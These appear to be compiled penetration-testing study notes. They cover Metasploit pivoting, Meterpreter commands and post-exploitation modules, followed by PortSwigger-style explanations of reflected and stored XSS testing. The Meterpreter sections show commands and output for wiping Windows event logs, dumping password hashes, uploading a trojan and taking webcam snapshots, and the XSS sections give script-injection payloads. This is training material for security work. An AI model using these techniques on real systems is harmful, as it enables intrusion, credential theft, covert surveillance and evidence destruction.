msf6 auxiliary(server/socks_proxy) > set SRVPORT 1080
SRVPORT => 1080
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server

msf6 auxiliary(server/socks_proxy) > jobs

Jobs
====

  Id  Name                     Payload  Payload opts
  --  ----                     -------  ------------
  0   Auxiliary: server/socks_proxy

msf6 auxiliary(server/socks_proxy) >
```

https://docs.metasploit.com/docs/using-metasploit/intermediate/pivoting-in-metasploit.html

Meterpreter Basic

Since the *Meterpreter* provides a whole new environment, we will cover some of the basic Meterpreter commands to get you started and help familiarize you with this most powerful tool. Throughout this course, almost every available Meterpreter command is covered. For those that aren't covered, experimentation is the key to successful learning.

help

The **help** command, as may be expected, displays the Meterpreter help menu.

```
meterpreter > help

Core Commands
=============

    Command       Description
```

------- -----------

? Help menu

background Backgrounds the current session

channel Displays information about active channels

...snip...

background

The **background** command will send the current Meterpreter session to the background and return you to the 'msf' prompt. To get back to your Meterpreter session, just interact with it again.

meterpreter > background

msf exploit(ms08_067_netapi) > sessions -i 1

[*] Starting interaction with 1...

meterpreter >

cat

The **cat** command is identical to the command found on *nix systems. It displays the content of a file when it's given as an argument.

meterpreter > cat

Usage: cat file

Example usage:

meterpreter > cat edit.txt

What you talkin' about Willis

meterpreter >

cd and pwd

The **cd** and **pwd** commands are used to change and display current working directly on the target host.
The change directory "cd" works the same way as it does under DOS and *nix systems.
By default, the current working folder is where the connection to your listener was initiated.

ARGUMENTS:

cd: Path of the folder to change to

pwd: None required

Example usuage:

meterpreter > pwd

c:\

meterpreter > cd c:\windows


meterpreter > pwd

c:\windows

meterpreter >

clearev

The **clearev** command will clear the *Application*, *System*, and *Security* logs on a *Windows* system. There are no options or arguments.



Before using Meterpreter to clear the logs | Metasploit Unleashed

Example usage:
Before


meterpreter > clearev

[*] Wiping 97 records from Application...

[*] Wiping 415 records from System...

[*] Wiping 0 records from Security...

meterpreter >



After using Meterpreter to clear the logs | Metasploit Unleashed

After

download

The **download** command downloads a file from the remote machine. Note the use of the double-slashes when giving the Windows path.

meterpreter > download c:\\boot.ini

[*] downloading: c:\boot.ini -> c:\boot.ini

[*] downloaded : c:\boot.ini -> c:\boot.ini/boot.ini

meterpreter >

edit

The **edit** command opens a file located on the target host.
It uses the 'vim' so all the editor's commands are available.

Example usage:

meterpreter > ls

Listing: C:\Documents and Settings\Administrator\Desktop

==========

Mode Size Type Last modified Name

---- ---- ---- ---------- ----

.

...snip...

.

100666/rw-rw-rw- 0 fil 2012-03-01 13:47:10 -0500 edit.txt

meterpreter > edit edit.txt

Please refer to the vim editor documentation for more advance use.
http://www.vim.org/

execute

The **execute** command runs a command on the target.

meterpreter > execute -f cmd.exe -i -H

Process 38320 created.

Channel 1 created.

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

getuid

Running **getuid** will display the user that the Meterpreter server is running as on the host.

meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM

meterpreter >

hashdump

The **hashdump** post module will dump the contents of the *SAM* database.

meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...

[*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b670f114b6...

[*] Obtaining the user list and keys...

[*] Decrypting user keys...

[*] Dumping password hashes...

Administrator:500:b512c1f3a8c0e7241aa818381e4e751b:1891f4775f676d4d10c09c1225a5c0a3:::

dook:1004:81cbcef8a9af93bbaad3b435b51404ee:231cbdae13ed5abd30ac94ddeb3cf52d:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

HelpAssistant:1000:9cac9c4683494017a0f5cad22110dbdc:31dcf7f8f9a6b5f69b9fd01502e6261e:::

SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:36547c5a8a3de7d422a026e51097ccc9:::

victim:1003:81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d:::

meterpreter >

idletime

Running **idletime** will display the number of seconds that the user at the remote machine has been idle.

meterpreter > idletime

User has been idle for: 5 hours 26 mins 35 secs

meterpreter >

ipconfig

The **ipconfig** command displays the network interfaces and addresses on the remote machine.

meterpreter > ipconfig

MS TCP Loopback interface

Hardware MAC: 00:00:00:00:00:00

IP Address : 127.0.0.1

Netmask : 255.0.0.0

AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport

Hardware MAC: 00:0c:29:10:f5:15

IP Address : 192.168.1.104

Netmask : 255.255.0.0

meterpreter >

lpwd and lcd

The **lpwd** and **lcd** commands are used to display and change the local working directory respectively.
When receiving a Meterpreter shell, the local working directory is the location where one started the Metasploit console.
Changing the working directory will give your Meterpreter session access to files located in this folder.

ARGUMENTS:

lpwd: None required

lcd: Destination folder

Example usage:

meterpreter > lpwd

/root

meterpreter > lcd MSFU

meterpreter > lpwd

/root/MSFU

meterpreter > lcd /var/www

meterpreter > lpwd

/var/www

meterpreter >

ls

As in Linux, the **ls** command will list the files in the current remote directory.

meterpreter > ls

Listing: C:\Documents and Settings\victim

==========

Mode Size Type Last modified Name

---- ---- ---- ---------- ----

40777/rwxrwxrwx 0 dir Sat Oct 17 07:40:45 -0600 2009 .

40777/rwxrwxrwx 0 dir Fri Jun 19 13:30:00 -0600 2009 ..

100666/rw-rw-rw- 218 fil Sat Oct 03 14:45:54 -0600 2009 .recently-used.xbel

40555/r-xr-xr-x 0 dir Wed Nov 04 19:44:05 -0700 2009 Application Data

...snip...

migrate

Using the **migrate** post module, you can migrate to another process on the victim.

meterpreter > run post/windows/manage/migrate

[*] Running module against V-MAC-XP

[*] Current server process: svchost.exe (1076)

[*] Migrating to explorer.exe...

[*] Migrating into process ID 816

[*] New server process: Explorer.EXE (816)

meterpreter >

ps

The **ps** command displays a list of running processes on the target.

meterpreter > ps

Process list

============

PID	Name	Path
132	VMwareUser.exe	C:\Program Files\VMware\VMware Tools\VMwareUser.exe
152	VMwareTray.exe	C:\Program Files\VMware\VMware Tools\VMwareTray.exe
288	snmp.exe	C:\WINDOWS\System32\snmp.exe

...snip...

resource

The **resource** command will execute Meterpreter instructions located inside a text file. Containing one entry per line, **resource** will execute each line in sequence. This can help automate repetitive actions performed by a user.

By default, the commands will run in the current working directory (on target machine) and resource file in the local working directory (the attacking machine).

meterpreter > resource

Usage: resource path1 path2Run the commands stored in the supplied files.

meterpreter >

ARGUMENTS:

path1: The location of the file containing the commands to run.

Path2Run: The location where to run the commands found inside the file

Example usage
Our file used by resource:

root@kali:~# cat resource.txt

ls

background

root@kali:~#

Running resource command:

meterpreter> > resource resource.txt

[*] Reading /root/resource.txt

[*] Running ls

Listing: C:\Documents and Settings\Administrator\Desktop

==========

Mode Size Type Last modified Name

---- ---- ---- ---------- ----

40777/rwxrwxrwx 0 dir 2012-02-29 16:41:29 -0500 .

40777/rwxrwxrwx 0 dir 2012-02-02 12:24:40 -0500 ..

100666/rw-rw-rw- 606 fil 2012-02-15 17:37:48 -0500 IDA Pro Free.lnk

100777/rwxrwxrwx 681984 fil 2012-02-02 15:09:18 -0500 Sc303.exe

100666/rw-rw-rw- 608 fil 2012-02-28 19:18:34 -0500 Shortcut to Ability Server.lnk

100666/rw-rw-rw- 522 fil 2012-02-02 12:33:38 -0500 XAMPP Control Panel.lnk

[*] Running background

[*] Backgrounding session 1...

msf exploit(handler) >

search

The **search** commands provides a way of locating specific files on the target host. The command is capable of searching through the whole system or specific folders. Wildcards can also be used when creating the file pattern to search for.

meterpreter > search

[-] You must specify a valid file glob to search for, e.g. >search -f *.doc

ARGUMENTS:

File pattern: May contain wildcards

Search location: Optional, if none is given the whole system will be searched.

Example usage:

meterpreter > search -f autoexec.bat

Found 1 result...

c:\AUTOEXEC.BAT

meterpreter > search -f sea*.bat c:\\xamp\\

Found 1 result...

c:\\xampp\perl\bin\search.bat (57035 bytes)

meterpreter >

shell

The **shell** command will present you with a standard shell on the target system.

meterpreter > shell

Process 39640 created.

Channel 2 created.

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

upload

As with the **download** command, you need to use double-slashes with the **upload** command.

meterpreter > upload evil_trojan.exe c:\\windows\\system32

[*] uploading : evil_trojan.exe -> c:\windows\system32

[*] uploaded : evil_trojan.exe -> c:\windows\system32\evil_trojan.exe

meterpreter >

webcam_list

The **webcam_list** command when run from the Meterpreter shell, will display currently available web cams on the target host.

Example usage:

meterpreter > webcam_list

1: Creative WebCam NX Pro

2: Creative WebCam NX Pro (VFW)

meterpreter >

webcam_snap

The **webcam_snap'** command grabs a picture from a connected web cam on the target system, and saves it to disc as a JPEG image. By default, the save location is the local current working directory with a randomized filename.

meterpreter > webcam_snap -h

Usage: webcam_snap [options]

Grab a frame from the specified webcam.

OPTIONS:

-h Help Banner

-i The index of the webcam to use (Default: 1)

-p The JPEG image path (Default: 'gnFjTnzi.jpeg')

-q The JPEG image quality (Default: '50')

-v Automatically view the JPEG image (Default: 'true')

meterpreter >

OPTIONS:

-h: Displays the help information for the command

-i opt: If more then 1 web cam is connected, use this option to select the device to capture the

image from

-p opt: Change path and filename of the image to be saved

-q opt: The imagine quality, 50 being the default/medium setting, 100 being best quality

-v opt: By default the value is true, which opens the image after capture.

Example usage:

meterpreter > webcam_snap -i 1 -v false


[*] Starting...

[+] Got frame

[*] Stopped

Webcam shot saved to: /root/Offsec/YxdhwpeQ.jpeg

meterpreter >



Metasploit Post Exploitation

Metasploit offers a number of post exploitation modules that allow for further information gathering on your target network.

arp_scanner

The **arp_scanner** post module will perform an ARP scan for a given range through a compromised host.

meterpreter > run post/windows/gather/arp_scanner RHOSTS=192.168.1.0/24

[*] Running module against V-MAC-XP

[*] ARP Scanning 192.168.1.0/24

[*] IP: 192.168.1.1 MAC b2:a8:1d:e0:68:89

[*] IP: 192.168.1.2 MAC 0:f:b5:fc:bd:22

[*] IP: 192.168.1.11 MAC 0:21:85:fc:96:32

[*] IP: 192.168.1.13 MAC 78:ca:39:fe:b:4c

[*] IP: 192.168.1.100 MAC 58:b0:35:6a:4e:cc

[*] IP: 192.168.1.101 MAC 0:1f:d0:2e:b5:3f

[*] IP: 192.168.1.102 MAC 58:55:ca:14:1e:61

[*] IP: 192.168.1.105 MAC 0:1:6c:6f:dd:d1

[*] IP: 192.168.1.106 MAC c:60:76:57:49:3f

[*] IP: 192.168.1.195 MAC 0:c:29:c9:38:4c

[*] IP: 192.168.1.194 MAC 12:33:a0:2:86:9b

[*] IP: 192.168.1.191 MAC c8:bc:c8:85:9d:b2

[*] IP: 192.168.1.193 MAC d8:30:62:8c:9:ab

[*] IP: 192.168.1.201 MAC 8a:e9:17:42:35:b0

[*] IP: 192.168.1.203 MAC 3e:ff:3c:4c:89:67

[*] IP: 192.168.1.207 MAC c6:b3:a1:bc:8a:ec

[*] IP: 192.168.1.199 MAC 1c:c1:de:41:73:94

[*] IP: 192.168.1.209 MAC 1e:75:bd:82:9b:11

[*] IP: 192.168.1.220 MAC 76:c4:72:53:c1:ce

[*] IP: 192.168.1.221 MAC 0:c:29:d7:55:f

[*] IP: 192.168.1.250 MAC 1a:dc:fa:ab:8b:b

meterpreter >

checkvm

The **checkvm** post module, simply enough, checks to see if the compromised host is a virtual machine. This module supports Hyper-V, VMWare, VirtualBox, Xen, and QEMU virtual machines.

meterpreter > run post/windows/gather/checkvm

[*] Checking if V-MAC-XP is a Virtual Machine .....

[*] This is a VMware Virtual Machine

meterpreter >

credential_collector

The **credential_collector** module harvests passwords hashes and tokens on the compromised host.

meterpreter > run post/windows/gather/credentials/credential_collector

[*] Running module against V-MAC-XP

[+] Collecting hashes...

Extracted:
Administrator:7bf4f254f224bb24aad3b435b51404ee:2892d23cdf84d7a70e2eb2b9f05c425e

Extracted:
Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0

Extracted:
HelpAssistant:2e61920ebe3ed6e6d108113bf6318ee2:5abb944dc0761399b730f300dd474714

Extracted:
SUPPORT_388945a0:aad3b435b51404eeaad3b435b51404ee:92e5d2c675bed8d4dc6b74ddd9b4c287

[+] Collecting tokens...

NT AUTHORITY\LOCAL SERVICE

NT AUTHORITY\NETWORK SERVICE

NT AUTHORITY\SYSTEM

NT AUTHORITY\ANONYMOUS LOGON

meterpreter >

dumplinks

The **dumplinks** module parses the .lnk files in a users Recent Documents which could be useful for further information gathering. Note that, as shown below, we first need to migrate into a user process prior to running the module.

meterpreter > run post/windows/manage/migrate

[*] Running module against V-MAC-XP

[*] Current server process: svchost.exe (1096)

[*] Migrating to explorer.exe...

[*] Migrating into process ID 1824

[*] New server process: Explorer.EXE (1824)

meterpreter > run post/windows/gather/dumplinks

[*] Running module against V-MAC-XP

[*] Extracting lnk files for user Administrator at C:\Documents and Settings\Administrator\Recent\...

[*] Processing: C:\Documents and Settings\Administrator\Recent\developers_guide.lnk.

[*] Processing: C:\Documents and Settings\Administrator\Recent\documentation.lnk.

[*] Processing: C:\Documents and Settings\Administrator\Recent\Local Disk (C).lnk.

[*] Processing: C:\Documents and Settings\Administrator\Recent\Netlog.lnk.

[*] Processing: C:\Documents and Settings\Administrator\Recent\notes (2).lnk.

[*] Processing: C:\Documents and Settings\Administrator\Recent\notes.lnk.

[*] Processing: C:\Documents and Settings\Administrator\Recent\Release.lnk.

[*] Processing: C:\Documents and Settings\Administrator\Recent\testmachine_crashie.lnk.

[*] Processing: C:\Documents and Settings\Administrator\Recent\user manual.lnk.

[*] Processing: C:\Documents and Settings\Administrator\Recent\user's guide.lnk.

[*] Processing: C:\Documents and Settings\Administrator\Recent\{33D9A762-90C8-11d0-BD43-00A0C911CE86}_load.lnk.

[*] No Recent Office files found for user Administrator. Nothing to do.

meterpreter >

enum_applications

The **enum_applications** module enumerates the applications that are installed on the compromised host.

meterpreter > run post/windows/gather/enum_applications

[*] Enumerating applications installed on WIN7-X86

Installed Applications

==========

Name	Version	
Adobe Flash Player 25 ActiveX	25.0.0.148	
Google Chrome	58.0.3029.81	
Google Update Helper	1.3.33.5	
Google Update Helper	1.3.25.11	
Microsoft .NET Framework 4.6.1	4.6.01055	
Microsoft .NET Framework 4.6.1	4.6.01055	
Microsoft Visual C++ 2008 Redistributable - x86	9.0.30729.4148	9.0.30729.4148
MySQL Connector Net 6.5.4	6.5.4	

Security Update for Microsoft .NET Framework 4.6.1 (KB3122661) 1

Security Update for Microsoft .NET Framework 4.6.1 (KB3127233) 1

Security Update for Microsoft .NET Framework 4.6.1 (KB3136000v2) 2

Security Update for Microsoft .NET Framework 4.6.1 (KB3142037) 1

Security Update for Microsoft .NET Framework 4.6.1 (KB3143693) 1

Security Update for Microsoft .NET Framework 4.6.1 (KB3164025) 1

Update for Microsoft .NET Framework 4.6.1 (KB3210136) 1

Update for Microsoft .NET Framework 4.6.1 (KB4014553) 1

VMware Tools 10.1.6.5214329

XAMPP 1.8.1-0 1.8.1-0

[*] Results stored in:
/root/.msf4/loot/20170501172851_pwk_192.168.0.6_host.application_876159.txt

meterpreter >

enum_logged_on_users

The **enum_logged_on_users** post module returns a listing of current and recently logged on users along with their SIDs.

meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1

Current Logged Users

==========

SID User

--- ----

S-1-5-21-628913648-3499400826-3774924290-1000 WIN7-X86\victim

S-1-5-21-628913648-3499400826-3774924290-1004 WIN7-X86\hacker

[*] Results saved in:
/root/.msf4/loot/20170501172925_pwk_192.168.0.6_host.users.activ_736219.txt

Recently Logged Users

==========

SID	Profile Path
S-1-5-18	%systemroot%\system32\config\systemprofile
S-1-5-19	C:\Windows\ServiceProfiles\LocalService
S-1-5-20	C:\Windows\ServiceProfiles\NetworkService
S-1-5-21-628913648-3499400826-3774924290-1000	C:\Users\victim
S-1-5-21-628913648-3499400826-3774924290-1004	C:\Users\hacker

meterpreter >

enum_shares

The **enum_shares** post module returns a listing of both configured and recently used shares on the compromised system.

meterpreter > run post/windows/gather/enum_shares

[*] Running against session 3

[*] The following shares were found:

[*] Name: Desktop

[*] Path: C:\Documents and Settings\Administrator\Desktop

[*] Type: 0

[*]

[*] Recent Mounts found:

[*] \\192.168.1.250\software

[*] \\192.168.1.250\Data

[*]

meterpreter >

enum_snmp

The **enum_snmp** module will enumerate the SNMP service configuration on the target, if present, including the community strings.

meterpreter > run post/windows/gather/enum_snmp

[*] Running module against V-MAC-XP

[*] Checking if SNMP is Installed

[*] SNMP is installed!

[*] Enumerating community strings

[*]

[*] Comunity Strings

[*] ================

[*]

[*] Name Type

[*] ---- ----

[*] public READ ONLY

[*]

[*] Enumerating Permitted Managers for Community Strings

[*] Community Strings can be accessed from any host

[*] Enumerating Trap Configuration

[*] No Traps are configured

meterpreter >

hashdump

The **hashdump** post module will dump the local users accounts on the compromised host using the registry.

meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...

[*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b670f114b6...

[*] Obtaining the user list and keys...

[*] Decrypting user keys...

[*] Dumping password hashes...

Administrator:500:7bf4f254b222ab21aad3b435b51404ee:2792d23cdf84d1a70e2eb3b9f05c425e:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

HelpAssistant:1000:2e61920ebe3ed6e6d108113bf6318ee2:5abb944dc0761399b730f300dd474714:::

SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:92e5d2c675bed8d4dc6b74ddd9b4c287:::

meterpreter >

usb_history

The **usb_history** module enumerates the USB drive history on the compromised system.

meterpreter > run post/windows/gather/usb_history

[*] Running module against V-MAC-XP

[*]

C: Disk ea4cea4c

E: STORAGE#RemovableMedia#8&3a01dffe&0&RM#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}

A: FDC#GENERIC_FLOPPY_DRIVE#6&1435b2e2&0&0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}

D: IDE#CdRomNECVMWar_VMware_IDE_CDR10_____1.00____#3031303030303030303030303030303030303130#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}

[*] Kingston DataTraveler 2.0 USB Device

==========

Disk lpftLastWriteTime Thu Apr 21 13:09:42 -0600 2011

Volume lpftLastWriteTime Thu Apr 21 13:09:43 -0600 2011

Manufacturer (Standard disk drives)

ParentIdPrefix 8&3a01dffe&0 (E:)

Class DiskDrive

Driver {4D36E967-E325-11CE-BFC1-08002BE10318}\0001

meterpreter >

local_exploit_suggester

The **local_exploit_suggester**, or 'Lester' for short, scans a system for local vulnerabilities contained in Metasploit. It then makes suggestions based on the results as well as displays exploit's location for quicker access.

msf > use post/multi/recon/local_exploit_suggester

msf post(local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

Name	Current Setting	Required	Description
SESSION	2	yes	The session to run this module on.
SHOWDESCRIPTION	false	yes	Displays a detailed description for the available exploits

msf post(local_exploit_suggester) > run

[*] 192.168.101.129 - Collecting local exploits for x86/windows...

[*] 192.168.101.129 - 31 exploit checks are being tried...

[+] 192.168.101.129 - **exploit/windows/local/ms10_015_kitrap0d**: The target service is running, but could not be validated.

[+] 192.168.101.129 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.

[+] 192.168.101.129 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.

[+] 192.168.101.129 - exploit/windows/local/ms15_004_tswbproxy: The target service is running, but could not be validated.

[+] 192.168.101.129 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.

[*] Post module execution completed

Web Application Attacks

Cross Site Scripting

Reflected XSS

In this section, we'll explain reflected cross-site scripting, describe the impact of reflected XSS attacks, and spell out how to find reflected XSS vulnerabilities.

What is reflected cross-site scripting?

Reflected cross-site scripting (or XSS) arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.

Suppose a website has a search function which receives the user-supplied search term in a URL parameter:

https://insecure-website.com/search?term=gift

The application echoes the supplied search term in the response to this URL:

You searched for: gift

Assuming the application doesn't perform any other processing of the data, an attacker can construct an attack like this:

https://insecure-website.com/search?term=<script>/*+Bad+stuff+here...+*/</script>

This URL results in the following response:

You searched for: <script>/* Bad stuff here... */</script>

If another user of the application requests the attacker's URL, then the script supplied by the attacker will execute in the victim user's browser, in the context of their session with the application.

How to find and test for reflected XSS vulnerabilities

The vast majority of reflected cross-site scripting vulnerabilities can be found quickly and reliably using Burp Suite's web vulnerability scanner.

Testing for reflected XSS vulnerabilities manually involves the following steps:

- **Test every entry point.** Test separately every entry point for data within the application's HTTP requests. This includes parameters or other data within the URL query string and message body, and the URL file path. It also includes HTTP headers, although XSS-like behavior that can only be triggered via certain HTTP headers may not be exploitable in practice.
- **Submit random alphanumeric values.** For each entry point, submit a unique random value and determine whether the value is reflected in the response. The value should be designed to survive most input validation, so needs to be fairly short and contain only alphanumeric characters. But it needs to be long enough to make accidental matches within the response highly unlikely. A random alphanumeric value of around 8 characters is normally ideal. You can use Burp Intruder's number payloads [https://portswigger.net/burp/documentation/desktop/tools/intruder/payloads/types#numbers] with randomly generated hex values to generate suitable random values.

And you can use Burp Intruder's grep payloads option to automatically flag responses that contain the submitted value.

- **Determine the reflection context.** For each location within the response where the random value is reflected, determine its context. This might be in text between HTML tags, within a tag attribute which might be quoted, within a JavaScript string, etc.
- **Test a candidate payload.** Based on the context of the reflection, test an initial candidate XSS payload that will trigger JavaScript execution if it is reflected unmodified within the response. The easiest way to test payloads is to send the request to Burp Repeater, modify the request to insert the candidate payload, issue the request, and then review the response to see if the payload worked. An efficient way to work is to leave the original random value in the request and place the candidate XSS payload before or after it. Then set the random value as the search term in Burp Repeater's response view. Burp will highlight each location where the search term appears, letting you quickly locate the reflection.
- **Test alternative payloads.** If the candidate XSS payload was modified by the application, or blocked altogether, then you will need to test alternative payloads and techniques that might deliver a working XSS attack based on the context of the reflection and the type of input validation that is being performed. For more details, see cross-site scripting contexts
- **Test the attack in a browser.** Finally, if you succeed in finding a payload that appears to work within Burp Repeater, transfer the attack to a real browser (by pasting the URL into the address bar, or by modifying the request in Burp Proxy's intercept view, and see if the injected JavaScript is indeed executed. Often, it is best to execute some simple JavaScript like alert(document.domain) which will trigger a visible popup within the browser if the attack succeeds.

https://portswigger.net/web-security/cross-site-scripting/reflected

Stored XSS

In this section, we'll explain stored cross-site scripting, describe the impact of stored XSS attacks, and spell out how to find stored XSS vulnerabilities.

What is stored cross-site scripting?

Stored cross-site scripting (also known as second-order or persistent XSS) arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.

Suppose a website allows users to submit comments on blog posts, which are displayed to other users. Users submit comments using an HTTP request like the following:

POST /post/comment HTTP/1.1

Host: vulnerable-website.com

Content-Length: 100

postId=3&comment=This+post+was+extremely+helpful.&name=Carlos+Montoya&email=carlos%40normal-user.net

After this comment has been submitted, any user who visits the blog post will receive the following within the application's response:

This post was extremely helpful.

Assuming the application doesn't perform any other processing of the data, an attacker can submit a malicious comment like this:

<script>/* Bad stuff here... */</script>

Within the attacker's request, this comment would be URL-encoded as:

comment=%3Cscript%3E%2F*%2BBad%2Bstuff%2Bhere...%2B*%2F%3C%2Fscript%3E

Any user who visits the blog post will now receive the following within the application's response:

<script>/* Bad stuff here... */</script>

The script supplied by the attacker will then execute in the victim user's browser, in the context of their session with the application.

How to find and test for stored XSS vulnerabilities

Many stored XSS vulnerabilities can be found using Burp Suite's web vulnerability scanner.

Testing for stored XSS vulnerabilities manually can be challenging. You need to test all relevant "entry points" via which attacker-controllable data can enter the application's processing, and all "exit points" at which that data might appear in the application's responses.

Entry points into the application's processing include:

- Parameters or other data within the URL query string and message body.
- The URL file path.
- HTTP request headers that might not be exploitable in relation to reflected XSS.
- Any out-of-band routes via which an attacker can deliver data into the application. The routes that exist depend entirely on the functionality implemented by the application: a webmail application will process data received in emails; an application displaying a Twitter feed might process data contained in third-party tweets; and a news aggregator will include data originating on other web sites.

The exit points for stored XSS attacks are all possible HTTP responses that are returned to any kind of application user in any situation.

The first step in testing for stored XSS vulnerabilities is to locate the links between entry and exit points, whereby data submitted to an entry point is emitted from an exit point. The reasons why this can be challenging are that:

- Data submitted to any entry point could in principle be emitted from any exit point. For example, user-supplied display names could appear within an obscure audit log that is only visible to some application users.

- Data that is currently stored by the application is often vulnerable to being overwritten due to other actions performed within the application. For example, a search function might display a list of recent searches, which are quickly replaced as users perform other searches.

To comprehensively identify links between entry and exit points would involve testing each permutation separately, submitting a specific value into the entry point, navigating directly to the exit point, and determining whether the value appears there. However, this approach is not practical in an application with more than a few pages.

Instead, a more realistic approach is to work systematically through the data entry points, submitting a specific value into each one, and monitoring the application's responses to detect cases where the submitted value appears. Particular attention can be paid to relevant application functions, such as comments on blog posts. When the submitted value is observed in a response, you need to determine whether the data is indeed being stored across different requests, as opposed to being simply reflected in the immediate response.

When you have identified links between entry and exit points in the application's processing, each link needs to be specifically tested to detect if a stored XSS vulnerability is present. This involves determining the context within the response where the stored data appears and testing suitable candidate XSS payloads that are applicable to that context. At this point, the testing methodology is broadly the same as for finding reflected XSS vulnerabilities.

https://portswigger.net/web-security/cross-site-scripting/stored

https://github.com/kensworth/cookie-stealer

SQL Injection

